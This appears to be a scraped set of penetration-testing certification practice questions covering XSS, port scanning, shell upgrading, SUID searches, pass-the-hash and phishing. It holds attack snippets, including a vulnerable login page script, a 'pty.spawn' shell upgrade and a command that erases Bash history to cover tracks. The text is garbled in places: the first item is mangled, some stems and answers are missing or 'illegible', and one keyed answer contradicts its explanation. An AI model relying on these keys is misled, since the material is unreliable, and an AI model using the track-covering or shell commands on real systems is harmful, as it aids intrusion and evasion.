
Secure System

<https://comptia.org/login.aspx#remediatesource>

```

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qbiGdoc2Rma2pnaGRzZm9pZGZvaW2aGRmc29pYmp3ZXJndWlydm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Zl
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aW9ia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmJ1c2hmdWRzZmZoc3U3cndweW9mamRzZmZ2bnVzZm53cnYmYnZ1ZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+<OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id="" method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>

```



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

NEW QUESTION 119

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Answer: CF

NEW QUESTION 121

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 122

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Answer: CD

NEW QUESTION 123

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

Answer: A

NEW QUESTION 124

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions Is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Answer: B

NEW QUESTION 126

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Answer: A

NEW QUESTION 129

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 133

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Answer: B

NEW QUESTION 135

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

Answer: C

Explanation:

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION 140

A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

- A. Use Patator to pass the hash and Responder for persistence.
- B. Use Hashcat to pass the hash and Empire for persistence.
- C. Use a bind shell to pass the hash and WMI for persistence.
- D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:

Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.

"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 142

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Answer: B

NEW QUESTION 146

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Answer: C

Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

NEW QUESTION 147

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer:

C

NEW QUESTION 149

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

```
Nmap scan report for 192.168.10.11
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 153

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port    State  Service
22/tcp  open  ssh
23/tcp  open  telnet
60/tcp  open  http
443/tcp open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Answer: B

NEW QUESTION 157

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash
- C. Single quote
- D. Semicolon

Answer: C

NEW QUESTION 162

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

Answer: B

NEW QUESTION 165

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

NEW QUESTION 167

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 171

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

NEW QUESTION 174

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

Answer: C

Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently³. For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity⁴. Some of these algorithms can be implemented using data structures such as arrays or hashtables⁵.

NEW QUESTION 179

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

NEW QUESTION 181

A. `nmap -p0 -T0 -sS 192.168.1.10`
 B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
 C. `nmap -f --badsum 192.168.1.10`
 D. `nmap -A -n 192.168.1.10`

NEW QUESTION 186

```

Line 1 #!/usr/bin/python3
Line 2 from scapy.all import *
Line 3 a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4 b = srl(a, verbose=0)
Line 5 for x in range(b[DNS].count):
Line 6     print(b[DNSRR][x].rdata

```

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for `www.comptia.org` and prints the raw data output
- C. Loops through variable `b` to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable `b`

NEW QUESTION 187

[illegible]

- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using bcrypt.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using AES.

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NEW QUESTION 192

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

- A. Perform XSS.
- B. Conduct a watering-hole attack.
- C. Use BeEF.
- D. Use browser autopwn.

Answer: A

NEW QUESTION 194

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 198

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Answer: A

NEW QUESTION 199

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

Answer: D

NEW QUESTION 201

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

Answer: D

Explanation:

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 202

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##

- D. # \$
- E. # !

Answer: E

NEW QUESTION 205

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Answer: D

Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 206

.....

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